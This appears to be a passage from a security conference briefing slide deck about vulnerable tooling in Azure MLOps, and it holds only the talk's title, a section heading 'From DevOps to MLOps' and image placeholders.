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BRIEFINGS

The Oversights under The Flow


Discovering and Demystifying the Vulnerable Tooling Suites from Azure MLOps

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
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
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
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From DevOps to MLOps




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
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